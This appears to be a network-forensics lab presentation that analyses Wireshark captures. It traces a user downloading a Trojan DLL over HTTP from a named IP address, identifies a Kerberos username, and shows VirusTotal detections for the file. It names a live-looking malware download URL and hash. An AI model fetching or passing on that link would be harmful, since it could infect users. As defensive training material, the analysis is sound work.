Ctrl+Alt+Shift+T  
Ctrl+Alt+Shift+U  
Ctrl+Alt+Shift+S  
Ctrl+Alt+Shift+H

k=2945 Win=65535 Len=0  
k=6629 Win=65535 Len=0  
k=12769 Win=65535 Len=0  
k=15225 Win=65535 Len=0  
k=18909 Win=65535 Len=0  
k=25049 Win=65535 Len=0  
k=32417 Win=65535 Len=0  
k=37329 Win=65535 Len=0  
k=39785 Win=65535 Len=0  
k=44697 Win=65535 Len=0  
k=49609 Win=65535 Len=0

.....@..... !..L.!This program cannot be run in DOS mode.

No.	Time	Source	Source	Destination	Protocol	Length	Info
58745	2020-06-30 13:04:39.6613...	LAPTOP-5WKHX9YG.frank-n-ted.com	84:3a:4...	205.185.125.104	TCP	66	49739 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
58746	2020-06-30 13:04:39.6622...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	TCP	58	80 → 49739 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
58747	2020-06-30 13:04:39.6631...	LAPTOP-5WKHX9YG.frank-n-ted.com	84:3a:4...	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
58748	2020-06-30 13:04:39.6675...	LAPTOP-5WKHX9YG.frank-n-ted.com	84:3a:4...	205.185.125.104	HTTP	275	GET /pQBtWj HTTP/1.1
58749	2020-06-30 13:04:39.6684...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	TCP	54	80 → 49739 [ACK] Seq=1 Ack=222 Win=64240 Len=0
58750	2020-06-30 13:04:39.6770...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	HTTP	542	HTTP/1.1 302 Found
58751	2020-06-30 13:04:39.6779...	LAPTOP-5WKHX9YG.frank-n-ted.com	84:3a:4...	205.185.125.104	TCP	54	49739 → 80 [ACK] Seq=222 Ack=489 Win=65535 Len=0
58752	2020-06-30 13:04:39.6829...	LAPTOP-5WKHX9YG.frank-n-ted.com	84:3a:4...	205.185.125.104	HTTP	312	GET /files/june11.dll HTTP/1.1
58753	2020-06-30 13:04:39.6839...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	TCP	54	80 → 49739 [ACK] Seq=489 Ack=480 Win=64240 Len=0
58754	2020-06-30 13:04:39.7080...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	TCP	1514	80 → 49739 [ACK] Seq=489 Ack=480 Win=64240 Len=1460 [TCP segment of a reassemb
58755	2020-06-30 13:04:39.7248...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	TCP	1050	80 → 49739 [PSH, ACK] Seq=1949 Ack=480 Win=64240 Len=996 [TCP segment of a rea
58756	2020-06-30 13:04:39.7400...	205.185.125.104	ec:c8:8...	LAPTOP-5WKHX9YG.f...	TCP	1514	80 → 49739 [ACK] Seq=2045 Ack=480 Win=64240 Len=1460 [TCP segment of a reassemb

> Frame 58752: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface eth0, id 0

> Ethernet II, Src: IntelCor\_6d:fc:e2 (84:3a:4b:6d:fc:e2), Dst: Cisco\_29:41:7d (ec:c8:82:29:41:7d)

> Internet Protocol Version 4, Src: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203), Dst: 205.185.125.104 (205.185.125.104)

> Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 489, Len: 258

> Hypertext Transfer Protocol

ip.src==10.6.12.203



# Wireshark-Vulnerable Windows Machines

ip.src==172.16.4.205

No.	Time	Source	Source	Destination	Protocol	Length	Info
3172	2020-06-30 12:54:30.8121...	Rotterdam-PC.mind-hammer.net	00:59:0...	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<00>
3173	2020-06-30 12:54:30.8139...	Rotterdam-PC.mind-hammer.net	00:59:0...	172.16.4.255	NBNS	110	Registration NB MIND-HAMMER<00>
3174	2020-06-30 12:54:30.8156...	Rotterdam-PC.mind-hammer.net	00:59:0...	172.16.4.255	NBNS	110	Registration NB ROTTERDAM-PC<20>
3175	2020-06-30 12:54:30.8168...	Rotterdam-PC.mind-hammer.net	00:59:0...	224.0.0.252	LLMNR	72	Standard query 0x5e92 ANY Rotterdam-PC
3176	2020-06-30 12:54:30.8177...	Rotterdam-PC.mind-hammer.net	00:59:0...	igmp.mcast.net	IGMPv3	60	Membership Report / Leave group 224.0.0.252
3177	2020-06-30 12:54:30.8187...	Rotterdam-PC.mind-hammer.net	00:59:0...	igmp.mcast.net	IGMPv3	60	Membership Report / Join group 224.0.0.252 for any sources
3178	2020-06-30 12:54:30.8199...	Rotterdam-PC.mind-hammer.net	00:59:0...	224.0.0.252	LLMNR	72	Standard query 0x817a ANY Rotterdam-PC
3179	2020-06-30 12:54:30.8210...	Rotterdam-PC.mind-hammer.net	00:59:0...	224.0.0.252	LLMNR	72	Standard query 0x817a ANY Rotterdam-PC
3180	2020-06-30 12:54:30.8220...	Rotterdam-PC.mind-hammer.net	00:59:0...	igmp.mcast.net	IGMPv3	60	Membership Report / Join group 224.0.0.252 for any sources
3181	2020-06-30 12:54:30.8231...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	68	49162 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3182	2020-06-30 12:54:30.8241...	mind-hammer-dc.mind-hammer.net	a4:ba:d...	Rotterdam-PC.mind...	TCP	66	49155 → 49162 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3183	2020-06-30 12:54:30.8250...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	56	49162 → 49155 [ACK] Seq=1 Ack=1 Win=65536 Len=0
3184	2020-06-30 12:54:30.8261...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	68	49163 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3185	2020-06-30 12:54:30.8273...	mind-hammer-dc.mind-hammer.net	a4:ba:d...	Rotterdam-PC.mind...	TCP	66	88 → 49163 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3186	2020-06-30 12:54:30.8282...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	56	49163 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
3187	2020-06-30 12:54:30.8328...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	297	AS-REQ
3188	2020-06-30 12:54:30.8383...	mind-hammer-dc.mind-hammer.net	a4:ba:d...	Rotterdam-PC.mind...	KRB5	343	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
3189	2020-06-30 12:54:30.8392...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	56	49163 → 88 [FIN, ACK] Seq=244 Ack=290 Win=65280 Len=0
3190	2020-06-30 12:54:30.8403...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	68	49164 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3191	2020-06-30 12:54:30.8413...	mind-hammer-dc.mind-hammer.net	a4:ba:d...	Rotterdam-PC.mind...	TCP	66	88 → 49164 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
3192	2020-06-30 12:54:30.8422...	mind-hammer-dc.mind-hammer.net	a4:ba:d...	Rotterdam-PC.mind...	TCP	54	88 → 49163 [ACK] Seq=290 Ack=245 Win=131328 Len=0
3193	2020-06-30 12:54:30.8431...	mind-hammer-dc.mind-hammer.net	a4:ba:d...	Rotterdam-PC.mind...	TCP	54	88 → 49163 [RST, ACK] Seq=290 Ack=245 Win=0 Len=0
3194	2020-06-30 12:54:30.8440...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	TCP	56	49164 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0

> Frame 3172: 110 bytes on wire (880 bits), 110 bytes captured (880 bits) on interface eth0, id 0  
> Ethernet II, Src: LenovoEM b0:63:a4 (00:59:07:b0:63:a4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
> Internet Protocol Version 4, Src: Rotterdam-PC.mind-hammer.net (172.16.4.205), Dst: 172.16.4.255 (172.16.4.255)  
> User Datagram Protocol, Src Port: 137, Dst Port: 137  
> NetBIOS Name Service

ROTTERDAM-PC  
172.16.4.205  
00:59:07:b0:63:a4



# Wireshark-Vulnerable Windows Machines

```
ip.src==172.16.4.205 &&  
kerberos.CNameString
```

The image shows a Wireshark packet capture analysis of a Kerberos AS-REQ message. The packet list at the top shows frame 3408 selected, which is a KRB5 AS-REQ packet. The packet details pane shows the structure of the message, with the 'cname-string' field containing 'matthijs.devries' highlighted in a red box. The packet bytes pane at the bottom shows the raw hex and ASCII data of the packet.

No.	Time	Source	Source	Destination	Protocol	Length	Info
3187	2020-06-30 12:54:30.8328...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	297	AS-REQ
3195	2020-06-30 12:54:30.8500...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	377	AS-REQ
3369	2020-06-30 12:54:31.6306...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	301	AS-REQ
3376	2020-06-30 12:54:31.6463...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	381	AS-REQ
3408	2020-06-30 12:54:31.7730...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	292	AS-REQ
3415	2020-06-30 12:54:31.7885...	Rotterdam-PC.mind-hammer.net	00:59:0...	mind-hammer-dc.mi...	KRB5	372	AS-REQ

Frame 3408: 292 bytes on wire (2336 bits), 292 bytes captured (2336 bits) on interface eth0, id 0

Ethernet II, Src: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4), Dst: Dell\_19:49:50 (a4:ba:db:19:49:50)

Internet Protocol Version 4, Src: Rotterdam-PC.mind-hammer.net (172.16.4.205), Dst: mind-hammer-dc.mind-hammer.net (172.16.4.4)

Transmission Control Protocol, Src Port: 49178, Dst Port: 88, Seq: 1, Ack: 1, Len: 238

✓ Kerberos

- > Record Mark: 234 bytes
- ✓ as-req
  - pvno: 5
  - msg-type: krb-as-req (10)
  - > padata: 1 item
  - ✓ req-body
    - Padding: 0
    - > kdc-options: 40810010
    - ✓ cname
      - name-type: KRB5-NT-PRINCIPAL (1)
      - ✓ cname-string: 1 item
        - CNameString: matthijs.devries
      - realm: MIND-HAMMER
      - > sname

0060 ff a4 81 c0 30 81 bd a0 07 03 05 00 40 81 00 10 ....0... ..@...

0070 a1 1d 30 1b a0 03 02 01 01 a1 14 30 12 1b 10 6d ..0..... ..0...m

0080 61 74 74 68 69 6a 73 2e 64 65 76 72 69 65 73 a2 atthijs. devries.

0090 0d 1b 0b 4d 49 4e 44 2d 48 41 4d 4d 45 52 a3 20 ...MIND- HAMMER.

00a0 30 1e a0 03 02 01 02 a1 17 30 15 1b 06 6b 72 62 0..... .0...krb

00b0 74 67 74 1b 0b 4d 49 4e 44 2d 48 41 4d 4d 45 52 tgt. MIN D-HAMMER

00c0 a5 11 18 0f 32 30 33 37 30 39 31 33 30 32 34 38 ....2037 09130248

00d0 30 35 5a a6 11 18 0f 32 30 33 37 30 39 31 33 30 05Z....2 03709130

00e0 32 34 38 30 35 5a a7 06 02 04 25 a0 57 52 a8 15 24805Z.. ..%WR..

mattijs.dervies



# Wireshark-Vulnerable Windows Machines

## Statistics-Conversations

Wireshark · Conversations · part\_3 (1).pcapng

Ethernet · 74		IPv4 · 877		IPv6 · 1		TCP · 1044		UDP · 1839					
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
172.16.4.205	49242	93.95.100.178	80	60	36 k	24	2328	36	33 k	186.197565	866.6503	21	
172.16.4.205	49243	93.95.100.178	80	64	37 k	26	2448	38	35 k	186.198622	866.6763	22	
172.16.4.205	49244	93.95.100.178	80	62	37 k	24	2328	38	35 k	186.199674	866.7051	21	
172.16.4.205	49245	93.95.100.178	80	66	37 k	28	2568	38	35 k	186.200725	866.6462	23	
172.16.4.205	49246	93.95.100.178	80	12	732	8	492	4	240	188.001412	859.8544	4	
172.16.4.205	49247	93.95.100.178	80	12	732	8	492	4	240	188.002460	859.8543	4	
172.16.4.205	49248	93.95.100.178	80	12	732	8	492	4	240	188.003515	859.8514	4	
172.16.4.205	49249	185.243.115.84	80	30,344	26 M	15,149	9831 k	15,195	16 M	196.154314	1016.8611	77 k	
172.16.4.205	49250	172.16.4.4	445	46	13 k	28	9604	18	3420	207.829354	858.5864	89	
172.16.4.205	49251	172.16.4.4	88	22	7740	12	3952	10	3788	207.848205	851.7715	37	
172.16.4.205	49252	172.16.4.4	88	24	7248	12	3620	12	3628	207.909243	851.7663	33	
172.16.4.205	49253	172.16.4.4	135	24	2580	14	1456	10	1124	234.444124	861.9547	13	
172.16.4.205	49254	172.16.4.4	49155	22	2840	14	1760	8	1080	234.460295	861.9376	16	
172.16.4.205	49255	31.7.62.214	443	242	41 k	122	34 k	120	7542	336.030763	854.0683	319	
172.16.4.205	49256	195.171.92.116	80	17	1788	10	836	7	952	336.031816	853.7480	7	
172.16.4.205	49165	172.16.4.4	389	2	108	0	0	2	108	342.380772	851.7086	0	
172.16.4.205	49258	72.21.91.29	80	11	2686	7	882	4	1804	461.222640	0.1867	37 k	
172.16.4.205	49259	205.185.216.10	80	10	2372	5	524	5	1848	461.267315	0.1411	29 k	

Statistics	Telephony	Wireless	Tools	Help
Capture File Properties	Ctrl+Alt+Shift+C			
Resolved Addresses				
Protocol Hierarchy				
Conversations				
Endpoints				
Packet Lengths				
I/O Graph				
Service Response Time				
DHCP (BOOTP) Statistics				
ONC-RPC Programs				
29West				
ANCP				
BACnet				
Collectd				
DNS				
Flow Graph				
HART-IP				
HPFEEDS				
HTTP				
HTTP2				
Sametime				
TCP Stream Graphs				
UDP Multicast Streams				
F5				
IPv4 Statistics				
IPv6 Statistics				

185.243.115.84

# Illegal Downloads

- **Protocol Observed:**

- HTTP

## ● Traffic Analyzed:

- User downloaded a Trojan from <http://205.185.125.104/files/june11.dll>

## ● Possibly Interesting Files:

- june11.dll

d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

**52**

/ 69

**52 security vendors flagged this file as malicious**

d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec  
june11.dll

invalid-signature overlay pedt signed

549.84 KB  
Size

2021-06-08 00:51:04 UTC  
9 days ago

DLL

Community Score

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY <span style="background-color: black; color: white; border-radius: 50%; padding: 2px 5px;">2</span>
Ad-Aware	Trojan.Mint.Zamg.O	AhnLab-V3	Malware/Win32.RL_Generic.R346613	
Alibaba	TrojanSpy:Win32/Yakes.56555f48	ALYac	Trojan.Mint.Zamg.O	
SecureAge APEX	Malicious	Arcabit	Trojan.Mint.Zamg.O	
Avast	Win32:DangerousSig [Trj]	AVG	Win32:DangerousSig [Trj]	
Avira (no cloud)	TR/AD.ZLoader.ladbd	BitDefender	Trojan.Mint.Zamg.O	
BitDefenderTheta	Gent:NN.ZedlaF.34722.lu9@aui7OQgi	Bkav Pro	W32.AIDetect.malware1	
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe	
Cynet	Malicious (score: 100)	Cyren	W32/Trojan.SIAQ-3008	
DrWeb	Trojan.DownLoader33.55454	eGambit	Unsafe.AI_Score_98%	
Elastic	Malicious (high Confidence)	Emsisoft	Trojan.Mint.Zamg.O (B)	
eScan	Trojan.Mint.Zamg.O	ESET-NOD32	Win32/Spy.Zbot.ADI	
FireEye	Generic.mg.2545b15483165d00	Fortinet	W32/Kryptik.DZZltr	
GData	Trojan.Mint.Zamg.O	Ikarus	Trojan.Win32.Generic	
Jiangmin	Trojan.Yakes.afpe	K7AntiVirus	Trojan ( O056893e1 )	



# Illegal Downloads

- **Protocol Observed:**
  - HTTP
- **Traffic Analyzed:**
  - User was browsing publicdomaintorrents.com and downloaded a torrent.
- **Possibly Interesting Files:**
  - Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent

publicdomaintorrents.info	image/jpeg	568 bytes	divxi.jpg
publicdomaintorrents.info	text/html	281 bytes	usercomments.html?movieid=513
fls-na.amazon-adsystem.com	image/gif	43 bytes	?cb=1531628232887&p=%7B%22program%22%3A%221%22%2C%22tag
www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reserva
files.publicdomaintorrents.com	text/html	553 bytes	announce.php?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee
tracker.publicdomaintorrents.com:6969	text/plain	40 bytes	announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d2%ee%8





The End